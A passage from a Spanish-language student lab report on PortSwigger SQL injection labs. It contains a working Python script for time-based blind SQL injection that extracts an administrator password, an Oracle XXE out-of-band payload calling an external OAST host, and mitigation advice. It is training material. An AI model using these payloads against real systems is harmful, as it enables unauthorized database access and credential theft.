
visibilidad directa de los datos, el atacante recurre a formular preguntas condicionales a la base de datos (ej. "¿la primera letra de la contraseña es la 'a'?"), instruyéndole a pausar su procesamiento durante una cantidad de segundos específicos si la respuesta es afirmativa. Esto permite deducir información altamente confidencial basándose únicamente en el tiempo que tarda el servidor en responder a la petición web.

Procedimiento paso a paso:

- Se intercepta la petición HTTP dirigida al servidor utilizando la herramienta de intercepción de tráfico Burp Suite Proxy.
- Se envía la petición interceptada a la herramienta Burp Repeater para su análisis iterativo y manipulación manual.
- Se inyecta un comando de prueba de retardo de tiempo en el parámetro *TrackingId* para confirmar la existencia de la vulnerabilidad. Se observa que el servidor retrasa su respuesta exactamente el tiempo indicado en la inyección.
- Se procede a diseñar un vector de ataque condicional automatizado (mediante un script externo o Burp Intruder) para iterar sobre el abecedario y los números, evaluando posición por posición los caracteres que conforman la contraseña del administrador.
- Se analiza el tiempo de respuesta del servidor ante cada petición enviada. Si la respuesta del servidor se retrasa (por ejemplo, 3 segundos), se confirma como verdadera la evaluación lógica y se registra el carácter descubierto. Si la respuesta es inmediata, se descarta el carácter y se prueba el siguiente.
- Se reconstruye la contraseña completa tras finalizar la iteración sobre todas las posiciones y se utiliza en el portal de autenticación, logrando el compromiso total de la cuenta objetivo.

Capturas de pantalla:


- Verificando que sea PostgreSQL y vulnerable a inyección de tiempo



- Codigo utilizado para obtener la contraseña (Parte 1)


```python
main.py
main.py > ...
t requests
t sys

CONFIGURACIÓN
"https://0abe00ad03b573d68008a300008300ca.web-security-academy.net/"
ing_id = "TMUEhuKqMinjoszQ"
on_id = "clHvef9yRJ7rliVEduMrwJdGCB8dfk94"

("[*] Iniciando ataque Time-Based Blind SQLi (Búsqueda Lineal)...")
("[*] Extrayendo contraseña del administrador...\n")

ord = ""
et = "abcdefghijklmnopqrstuvwxyz0123456789"

BUCLE PRINCIPAL
in range(1, 21):
ound_char = False
or char in charset:
    # INDICADOR VISUAL: Muestra la letra actual que se está probando
    sys.stdout.write(f"\r[*] Probando pos {i} -> {char}   | Password actual: {password}")
    sys.stdout.flush()

    # PAYLOAD CORREGIDO: Usamos %3B para el ; y + para los espacios
    payload = f"{tracking_id}'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,{i},1)='{char}')+THEN+pg_s

    headers = {
        'Cookie': f"TrackingId={payload}; session={session_id}"
    }

    try:
        # 3. LÓGICA BASADA EN TIEMPO
        response = requests.get(url, headers=headers, timeout=10)
```

- Codigo utilizado para obtener la contraseña (Parte 2)




```
        response = requests.get(url, headers=headers, timeout=10)

        # Si tarda más de 3 segundos, hemos acertado la letra
        if response.elapsed.total_seconds() >= 3:
            password += char
            sys.stdout.write(f"\r[+] Posición {i} encontrada: {char} | Password actual: {password}\n")
            sys.stdout.flush()
            found_char = True
            break

    except requests.exceptions.ReadTimeout:
        # Si da timeout, también asumimos acierto
        password += char
        sys.stdout.write(f"\r[+] Posición {i} encontrada: {char} | Password actual: {password}\n")
        sys.stdout.flush()
        found_char = True
        break
    except Exception as e:
        print(f"\n[!] Error: {e}")
        sys.exit(1)

f not found_char:
    print(f"\n[!] No se encontró ningún carácter en la posición {i}. Revisa si la sesión expiró o si el lab se reinició.")
    break

(f"\n\n[!] Proceso terminado. Usa la contraseña '{password}' para iniciar sesión.")
```

- Descifrado de la contraseña mediante codigo



```
Problems  Output  Debug Console  Terminal  Ports  Antigravity Agent

[+] Posición 9 encontrada: z | Password actual: jod7vpzdz
[+] Posición 10 encontrada: a | Password actual: jod7vpzdza
[+] Posición 11 encontrada: x | Password actual: jod7vpzdzax
[+] Posición 12 encontrada: p | Password actual: jod7vpzdzaxp
[+] Posición 13 encontrada: 0 | Password actual: jod7vpzdzaxp0
[+] Posición 14 encontrada: h | Password actual: jod7vpzdzaxp0h
[+] Posición 15 encontrada: 7 | Password actual: jod7vpzdzaxp0h7
[+] Posición 16 encontrada: 0 | Password actual: jod7vpzdzaxp0h70
[+] Posición 17 encontrada: f | Password actual: jod7vpzdzaxp0h70f
[+] Posición 18 encontrada: 6 | Password actual: jod7vpzdzaxp0h70f6
[+] Posición 19 encontrada: z | Password actual: jod7vpzdzaxp0h70f6z
[+] Posición 20 encontrada: y | Password actual: jod7vpzdzaxp0h70f6zy


[!] Proceso terminado. Usa la contraseña 'jod7vpzdzaxp0h70f6zy' para iniciar sesión.
mausalinascarrillo@192 /Volumes/Extreme SSD/Universidad/DecimoSemestre/SeguridadInformatica/SeguridadInformat
icaParcial2/CodigosParaLaboratorios/Lab15PortSwigger %

Ln 61, Col 89  Spaces: 4  UTF-8  LF  { } Python  3.13.12 64-bit
```

- Confirmación de "Lab Solved"



Explicación del payload:

- **Payload utilizado:** x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='a')+THEN+pg_sleep(3)+ELSE+pg_sleep(0)+END+FROM+users--
- **Análisis:** El vector de ataque está diseñado para alterar el flujo original de la consulta y forzar un comportamiento temporal en el servidor. Funciona mediante la siguiente estructura:
  - El carácter *x'* cierra de manera prematura la cadena de texto de la consulta original programada por los desarrolladores.
  - La secuencia *%3B* representa un punto y coma (;) codificado para la web, lo que le indica a la base de datos que la consulta anterior ha terminado y comienza una instrucción nueva e inyectada por el atacante.
  - La instrucción *SELECT CASE WHEN* actúa como un evaluador lógico (un "si ocurre esto, entonces haz esto").
  - La función *SUBSTRING* se encarga de extraer una única letra de la contraseña almacenada en la base de datos para compararla con una letra de prueba (en este caso, la letra 'a').
  - Las instrucciones *THEN pg_sleep(3) ELSE pg_sleep(0)* dictan el comportamiento del servidor: si la letra extraída coincide con la letra

de prueba, la base de datos recibe la orden de "dormir" o pausarse por 3 segundos. Si no coincide, responde en 0 segundos.

- Los caracteres finales -- actúan como un símbolo de comentario, anulando cualquier código residual legítimo de la aplicación para evitar errores de sintaxis que delatarían el ataque.

Mitigación recomendada:

Para erradicar esta vulnerabilidad, es imperativo abandonar la práctica de concatenar texto dinámico con instrucciones de la base de datos. Se recomienda enfáticamente implementar Consultas Preparadas o consultas parametrizadas en todo el código fuente. Esta defensa, altamente recomendada por los estándares de seguridad de OWASP, garantiza que el servidor procese la entrada del usuario (como el *TrackingId*) estrictamente como texto inofensivo y nunca como comandos ejecutables, neutralizando por completo cualquier intento de inyección SQL sin importar su complejidad. Adicionalmente, se debe aplicar una validación de entrada (Input Validation) estricta mediante expresiones regulares, asegurando que la cookie solo acepte el formato alfanumérico predefinido por el sistema.

16. Blind SQL injection with out-of-band interaction

- **Nivel:** Practitioner
- **Tipo de SQLi:** Out-of-band (OAST - Out-of-band Application Security Testing)
- **Objetivo del laboratorio:** Explotar una vulnerabilidad de inyección SQL para provocar una consulta DNS hacia el servidor de Burp Collaborator.

Estatus de la actividad: No terminada.

Motivos de la interrupción:

El laboratorio requiere estrictamente el uso de la herramienta Burp Collaborator, la cual es una función exclusiva de la versión Professional de Burp Suite. Debido a que se utilizó la versión Community Edition, el acceso a la interfaz nativa de Collaborator se encontraba restringido. Se intentó realizar la actividad utilizando servidores OAST externos (Interactsh); sin embargo, el entorno del laboratorio cuenta con un firewall de salida (egress filtering) que bloquea cualquier interacción con dominios que no pertenezcan específicamente a oastify.com, impidiendo así la confirmación visual del éxito del ataque y la obtención del mensaje de "Lab Solved".

Explicación técnica de la vulnerabilidad:

Se identifica que la aplicación web procesa de manera insegura el valor de una cookie denominada **TrackingId**. Este valor es concatenado directamente en una consulta SQL que se ejecuta de forma asíncrona en el servidor. Al ser un proceso que no afecta la respuesta HTTP inmediata ni genera errores visibles, la única forma de confirmar la vulnerabilidad es forzando a la base de datos a realizar una solicitud de red externa. La falla reside en la capacidad de inyectar comandos de Oracle que permiten la resolución de entidades externas XML, lo cual puede ser aprovechado para realizar exfiltración de datos o mapeo de infraestructura interna.

Procedimiento paso a paso:


- **Interceptación de tráfico:** Se utiliza el módulo **Burp Suite Proxy** para capturar la petición GET inicial, localizando el parámetro **TrackingId** dentro de las cabeceras de la cookie.
- **Preparación en el analizador:** La petición se envía a **Burp Repeater** para manipular el vector de ataque sin afectar la navegación principal.
- **Configuración del receptor externo:** Se genera un subdominio único a través de un servicio OAST externo para actuar como receptor de la consulta DNS provocada por la inyección.
- **Inyección del vector de ataque:** Se sustituye el valor de la cookie por un payload de inyección SQL basado en la función **EXTRACTVALUE** de Oracle, diseñada para procesar estructuras XML y gatillar solicitudes de red.
- **Codificación y envío:** Se aplica codificación URL a la cadena inyectada para asegurar su integridad durante la transmisión. Tras el envío, se recibe una respuesta **HTTP 200 OK**, confirmando que el servidor procesó la petición.
- **Análisis de fallo en la interacción:** Al revisar el panel del receptor externo, no se registran interacciones debido al bloqueo de red perimetral impuesto por la Academia hacia dominios no oficiales.

Capturas de pantalla:

- Comando SQL que obliga a las base de datos a realizar una solicitud de red ejecutada con oast.fun

Explicación del payload:

- **Payload utilizado:** ' UNION SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote



SYSTEM “http://smcsbsjrkdcreqtxgbsy60xoz0atmegjy.oast.fun/"> %remote;]>');'/l') FROM dual—

- **Análisis:** El payload comienza con una comilla simple (') para romper la estructura de la cadena original. La instrucción UNION SELECT permite ejecutar una consulta adicional. Se utiliza la función EXTRACTVALUE junto con xmltype para definir un documento XML malicioso que contiene una Entidad Externa (XXE). La directiva SYSTEM obliga a la base de datos a intentar conectarse a la URL proporcionada para resolver dicha entidad. Se utiliza la tabla dual por requerimientos de sintaxis en Oracle y los guiones (--) para comentar y anular el resto de la consulta original.

Mitigación recomendada:

- **Uso de Sentencias Preparadas:** Se debe implementar el uso de consultas parametrizadas para que el motor SQL trate las entradas del usuario como datos literales y no como parte del código ejecutable.

- **Saneamiento de Cookies:** Aplicar validaciones estrictas a nivel de servidor para asegurar que los valores de las cookies de seguimiento cumplan con un formato esperado (alfanumérico simple).
- **Configuración de Firewall de Salida:** Implementar reglas de red en los servidores de base de datos para impedir conexiones hacia direcciones IP o dominios externos no autorizados.
- **Principio de Menor Privilegio:** Restringir los permisos del usuario de la base de datos para que no pueda ejecutar funciones de red o procesamiento XML innecesarias.

Conclusiones

A través del desarrollo de los dieciséis laboratorios prácticos, se evidenció que la vulnerabilidad más recurrente radica en la deficiente validación y sanitización de los datos ingresados por el usuario. Específicamente, se observó que parámetros de uso común, como los filtros de categoría (category) y las cookies de seguimiento (TrackingId), son procesados y concatenados de manera directa en las consultas a la base de datos. Esta falla arquitectónica permite que un agente externo altere la estructura original de las instrucciones, facilitando la ejecución de comandos no previstos por el sistema.

El análisis sistemático demostró que estas inyecciones de código —ya sean tradicionales (In-band), ciegas (Blind) o fuera de banda (Out-of-band)— comprometen severamente la confidencialidad, disponibilidad y la integridad de la información. Como resultado de estas brechas reiteradas, fue posible evadir mecanismos de autenticación, extraer credenciales de acceso de usuarios administradores y mapear la infraestructura interna del servidor subyacente.

Para mitigar estas vulnerabilidades desde su causa raíz, las recomendaciones emitidas a lo largo del reporte coinciden en la adopción obligatoria de medidas estructurales defensivas:

- **Implementación de consultas parametrizadas:** Es imperativo abandonar por completo la práctica de la concatenación dinámica de cadenas en la construcción de sentencias SQL. El uso de consultas preparadas garantiza que el motor de la base de datos trate cualquier entrada del usuario estrictamente como datos literales inofensivos, imposibilitando la ejecución de código malicioso.
- **Validación de entradas (Listas de permitidos):** Como medida de defensa en profundidad, se debe aplicar un estricto control y validación de parámetros, asegurando que el sistema procese únicamente valores predefinidos (allow-lists) y autorizados por la lógica de negocio.
- **Controles de infraestructura y configuración:** Se recomienda configurar el servidor para evitar la exposición de mensajes de error detallados en entornos de producción. Asimismo, se sugiere implementar reglas de firewall para bloquear conexiones externas no autorizadas y aplicar el principio de menor privilegio en las cuentas de conexión a la base de datos.

Referencias Bibliográficas

IBM. (2023). *What is a Relational Database?*. Recuperado de https://www.ibm.com/topics/relational-databases

Microsoft. (2023). *Información general sobre SQL (Lenguaje de consulta estructurado)*. Microsoft Learn. Recuperado de https://learn.microsoft.com/es-es/sql/t-sql/language-reference

National Institute of Standards and Technology (NIST). (s.f.). *CIA triad*. NIST Computer Security Resource Center Glossary. Recuperado de https://csrc.nist.gov/glossary/term/cia_triad

OWASP Foundation. (2021). *A03:2021 – Injection*. OWASP Top 10:2021. Recuperado de https://owasp.org/Top10/es/A03_2021-Injection/